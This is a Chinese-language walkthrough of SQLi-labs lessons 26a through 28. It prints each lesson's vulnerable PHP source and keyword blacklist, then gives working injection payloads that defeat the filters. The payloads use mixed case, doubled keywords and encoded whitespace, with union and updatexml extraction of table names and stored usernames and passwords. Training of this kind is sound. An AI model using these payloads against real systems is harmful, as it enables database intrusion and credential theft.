1'
还要考虑小括号,这很重要
源码
-
// take the variables if(isset($_GET['id'])) { $id=$_GET['id']; //logging the connection parameters to a file for analysis. $fp=fopen('result.txt','a'); fwrite($fp,'ID:'.$id."\n"); fclose($fp); //fiddling with comments $id= blacklist($id); //echo "<br>"; //echo $id; //echo "<br>"; $hint=$id; // connectivity $sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1"; $result=mysql_query($sql); $row = mysql_fetch_array($result); if($row) { echo "<font size='5' color= '#99FF00'>"; echo 'Your Login name:'. $row['username']; echo "<br>"; echo 'Your Password:' .$row['password']; echo "</font>"; } else { echo '<font color= "#FFFF00">'; //print_r(mysql_error()); echo "</font>"; } } else { echo "Please input the ID as parameter with numeric value";} function blacklist($id) { $id= preg_replace('/or/i',"",$id); //strip out OR (non case sensitive) // 使用正则表达式`preg_replace`移除输入字符串中的"or",忽略大小写。 // 这是为了防止SQL语句中的OR条件被注入,例如在WHERE子句中。 $id= preg_replace('/and/i',"",$id); //Strip out AND (non case sensitive) // 同上,移除输入字符串中的"and",忽略大小写。 // 这是为了防止SQL语句中的AND条件被注入。 $id= preg_replace('/[\/\*]/',"",$id); //strip out /* // 移除输入字符串中的字符`/`和`*`。 // 这是为了防止SQL的多行注释`/* ... */`被注入。 $id= preg_replace('/[--]/',"",$id); //Strip out -- // 移除输入字符串中的序列`--`。 // 这是为了防止SQL的单行注释`--`被注入。 $id= preg_replace('/[#]/',"",$id); //Strip out # // 移除输入字符串中的`#`字符。 // 在某些数据库系统中,`#`可以用作单行注释的开始。 $id= preg_replace('/[\s]/',"",$id); //Strip out spaces // 移除输入字符串中的所有空白字符(包括空格、制表符、换行符等)。 // 这是为了防止在SQL语句中插入不必要的空格。 $id= preg_replace('/[\s]/',"",$id); //Strip out spaces // 这行代码与上一行重复,可能是错误重复。 $id= preg_replace('/[\/\\\\]/',"",$id); //Strip out slashes // 移除输入字符串中的`/`和`\`字符。 // 这是为了防止路径遍历攻击或SQL注入中使用的转义字符。 return $id; } -
1')||'1'=('1
根据题目意思,试试bool盲注
-
-1' and substr(database(),1,1)='s
爆库
-
')	union	select	1,database(),3	||('1')=('1
%0b在url的制表符
')%0bunion%0bselect%0b1,database(),3%0b||1=('1
数据表
-
')%0bunion%0bselect%0b1,group_concat(table_name),3%0bfrom%0binfoorrmation_schema.tables%0bwhere%0btable_schema='security'%26%261=('1

')	union	select 	1,group_concat(table_name),3	from	infoorrmation_schema.tables	where 	table_schema='security'&&1=('1
字段
-
')%0bunion%0bselect%0b1,group_concat(passwoorrd,0x7e,username),3%0bfrom%0busers%0bwhere%0b1=('1
less-27
观察页面,意思很明显就是说不能使用union,select等字符

源码:
-
// connectivity
        $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
                echo "<font size='5' color= '#99FF00'>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
                echo 'Your Password:' .$row['password'];
                echo "</font>";
        }
        else
        {
                echo '<font color= "#FFFF00">';
                print_r(mysql_error());
                echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}


function blacklist($id)
{
    $id= preg_replace('/[\/\*]/',"",$id);          //strip out /*
    // 使用正则表达式移除字符串中的`/`和`*`字符,目的是为了防止SQL多行注释`/* ... */`的注入。

    $id= preg_replace('/[--]/',"",$id);            //Strip out --.
    // 使用正则表达式移除字符串中的`--`序列,目的是为了防止SQL单行注释的注入。

    $id= preg_replace('/[#]/',"",$id);                     //Strip out #.
    // 使用正则表达式移除字符串中的`#`字符,目的是为了防止在某些数据库中用于单行注释的注入。

    $id= preg_replace('/[ +]/',"",$id);        //Strip out spaces.
    // 使用正则表达式移除字符串中的空格字符。但是,这里的正则表达式`[ +]`是错误的,它只会匹配加号`+`,而不是空格。

    $id= preg_replace('/select/m',"",$id);     //Strip out spaces.
    // 这里的注释是错误的,实际上这行代码是移除字符串中的"select"(不区分大小写),而不是空格。
    // 使用了`m`修饰符,但在这种情况下是多余的,因为`preg_replace`默认就是多行匹配。

    $id= preg_replace('/[ +]/',"",$id);        //Strip out spaces.
    // 这行代码与第四行重复,且正则表达式错误。

    $id= preg_replace('/union/s',"",$id);      //Strip out union
    // 使用正则表达式移除字符串中的"union"(不区分大小写),目的是为了防止SQL注入中的UNION操作。

    $id= preg_replace('/select/s',"",$id);     //Strip out select
    // 使用正则表达式移除字符串中的"select"(不区分大小写),目的是为了防止SQL注入中的SELECT语句。

    $id= preg_replace('/UNION/s',"",$id);      //Strip out UNION
    // 使用正则表达式移除字符串中的"UNION"(不区分大小写),与第七行功能重复。

    $id= preg_replace('/SELECT/s',"",$id);     //Strip out SELECT
    // 使用正则表达式移除字符串中的"SELECT"(不区分大小写),与第八行功能重复。

    $id= preg_replace('/Union/s',"",$id);      //Strip out Union
    // 使用正则表达式移除字符串中的"Union"(不区分大小写),与第七行和第九行功能重复。

    $id= preg_replace('/Select/s',"",$id);     //Strip out select
    // 使用正则表达式移除字符串中的"Select"(不区分大小写),与第八行功能重复。

    return $id;
}
过滤的字符,没有过滤and和or,过滤了select和union,我们可以大小写绕过以及重写绕过。
/*:SQL多行注释的起始标记。
--:SQL单行注释的起始标记。
#:在某些数据库中,它可以用作单行注释。
空格:所有的空格字符,包括空格、制表符等。
select:SQL关键字,用于从数据库中选择数据。
union:SQL关键字,用于合并两个或多个SELECT语句的结果集。
UNION:SQL关键字,用于合并两个或多个SELECT语句的结果集,不区分大小写。
SELECT:SQL关键字,用于从数据库中选择数据,不区分大小写。
Union:SQL关键字,用于合并两个或多个SELECT语句的结果集,不区分大小写。
Select:SQL关键字,用于从数据库中选择数据,不区分大小写。
我们进行测试注入
大小写混写绕过
-
1'%a0ORDER%a0BY%a03||'1'='1   %a0作为空格 在 SQL 注入攻击中,攻击者可能会使用这种编码来混淆字符串,使其更难以被检测或过滤。例如,攻击者可能会使用 %a0 来替换空格,以便在不改变 SQL 语句语义的情况下注入恶意代码。

999999'%a0UNiON%a0SELeCT%a01,database(),3%a0or%a0'1'='1 库名  这里不方便使用-1,因为用了||  &&类似运算符

9999'%a0UNiON%a0SELeCT%a01,group_concat(table_name),3%a0FROM%a0information_schema.tables%a0WHERE%a0table_schema = 'security'%a0or%a0'1'='2 表名

9999'%a0UNiON%a0SELeCT%a01,group_concat(column_name),3%a0FROM%a0information_schema.columns%a0WHERE%a0table_schema='security'%a0AND%a0table_name='users'%a0or%a0'1'='2 字段

9999'%a0UNiON%a0SELeCT%a01,group_concat(concat_ws(":",username,password)),3%a0FROM%a0users%a0WHERE%a0'1 用户信息
双写绕过
例如:selselecselecttect
-
selselecselecttect 过滤一次后 selselectect 第二次 select 如果是union该如何写呢? uniuniuniononon 第一次 uniunionon 第二次 union 其实根据上面的代码来说,写成uniunionon即可,因为只过滤一次 -
?id=1'or(updatexml(1,concat(0x7e,(selselecselecttect(group_concat(table_name))from(information_schema.tables)where(table_schema='security'))),1))or'0  爆表

?id=1'or(updatexml(1,concat(0x7e,(selselecselecttect(group_concat(column_name))from(information_schema.columns)where(table_schema='security'and(table_name='users')))),1))or'0  爆字段


?id=1'or(updatexml(1,concat(0x7e,(selselecselecttect(group_concat(password,username))from(users))),1))or'0  爆密码账户
less-27a
源码
-
// connectivity
        $sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
                echo "<font size='5' color= '#99FF00'>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
                echo 'Your Password:' .$row['password'];
                echo "</font>";
        }
        else
        {
                echo '<font color= "#FFFF00">';
                //print_r(mysql_error());
                echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}


function blacklist($id)
{
$id= preg_replace('/[\/\*]/',"", $id);          //strip out /*
$id= preg_replace('/[--]/',"", $id);            //Strip out --.
$id= preg_replace('/[#]/',"", $id);                     //Strip out #.
$id= preg_replace('/[ +]/',"", $id);        //Strip out spaces.
$id= preg_replace('/select/m',"", $id);     //Strip out spaces.
$id= preg_replace('/[ +]/',"", $id);        //Strip out spaces.
$id= preg_replace('/union/s',"", $id);      //Strip out union
$id= preg_replace('/select/s',"", $id);     //Strip out select
$id= preg_replace('/UNION/s',"", $id);      //Strip out UNION
$id= preg_replace('/SELECT/s',"", $id);     //Strip out SELECT
$id= preg_replace('/Union/s',"", $id);      //Strip out Union
$id= preg_replace('/Select/s',"", $id);     //Strip out Select
return $id;
}
!!!!!!!!!!我勒个骚刚,代码没看全
补上!!!!!!!!!
-
if(isset($_GET['id']))
{
        $id=$_GET['id'];
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);

        //fiddling with comments
        $id= blacklist($id);
        //echo "<br>";
        //echo $id;
        //echo "<br>";
        $hint=$id;
        $id = '"' .$id. '"';
双引号闭合
双写绕过
-
0"uniunionon%0AselSelectect%0A1,database(),3%0Aor"0

0"uniunionon%0AseleSelectct%0A1,2,group_concat(column_name)from%0Ainformation_schema.columns%0Awhere%0Atable_schema='security'%0Aand%0Atable_name='users'%0Aand"1


0"uniunionon%0AseleSelectct%0A1,2,group_concat(password,username)from%0Ausers%0Aand"1


0"uniunionon%0AseleSelectct%0A1,2,group_concat(password,id,username)from%0Ausers%0Awhere%0Aid=3%0Aand"1
还可以试试大小写绕过
less-28
源码
-
if(isset($_GET['id']))
{
        $id=$_GET['id'];
        //logging the connection parameters to a file for analysis.
        $fp=fopen('result.txt','a');
        fwrite($fp,'ID:'.$id."\n");
        fclose($fp);

        //fiddling with comments
        $id= blacklist($id);
        //echo "<br>";
        //echo $id;
        //echo "<br>";
        $hint=$id;

// connectivity
        $sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);
        if($row)
        {
                echo "<font size='5' color= '#99FF00'>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
                echo 'Your Password:' .$row['password'];
                echo "</font>";
        }
        else
        {
                echo '<font color= "#FFFF00">';
                //print_r(mysql_error());
                echo "</font>";
        }
}
        else { echo "Please input the ID as parameter with numeric value";}


function blacklist($id)
{
    $id= preg_replace('/[\/\*]/',"",$id);                          //strip out /*
    // 使用正则表达式移除字符串中的`/`和`*`字符,目的是为了防止SQL多行注释`/* ... */`的注入。

    $id= preg_replace('/[--]/',"",$id);                            //Strip out --.
    // 使用正则表达式移除字符串中的`--`序列,目的是为了防止SQL单行注释的注入。

    $id= preg_replace('/[#]/',"",$id);                                     //Strip out #.
    // 使用正则表达式移除字符串中的`#`字符,目的是为了防止在某些数据库中用于单行注释的注入。

    $id= preg_replace('/[ +]/',"",$id);                    //Strip out spaces.
    // 使用正则表达式移除字符串中的空格字符。

	//$id= preg_replace('/select/m',"", $id);                               //Strip out spaces.
    // 注意:第五行被注释掉了,这行代码原本是移除字符串中的"select"(不区分大小写),而不是空格。
    // 由于这行代码被注释掉了,所以不会执行。

    $id= preg_replace('/[ +]/',"",$id);                    //Strip out spaces.
    // 这行代码与第四行相同,重复移除空格的代码。

    $id= preg_replace('/union\s+select/i',"",$id);     //Strip out UNION & SELECT.
    // 使用正则表达式移除字符串中的"union"(不区分大小写)和"select"(不区分大小写)的组合,
    // 目的是为了防止SQL注入中的UNION和SELECT操作的组合。

    return $id;
}
单引号闭合
大小写绕过注入
-
1'Union%0ASelect%0A1,2,3%0Aor'1'='1
pass
双写绕过
-
0')%0Aunion%0Aselunion%0Aselectect%0A1,2,3%0Aor('1'='1
库名
-
0')%0Aunion%0Aselunion%0Aselectect%0A1,database(),3%0Aor('1'='1
表名
-
0')%0Aunion%0Aselunion%0Aselectect%0A1,table_name,3%0Afrom%0Ainformation_schema.tables%0Awhere%0Atable_schema='security'%0Aor('1'='1

字段
-
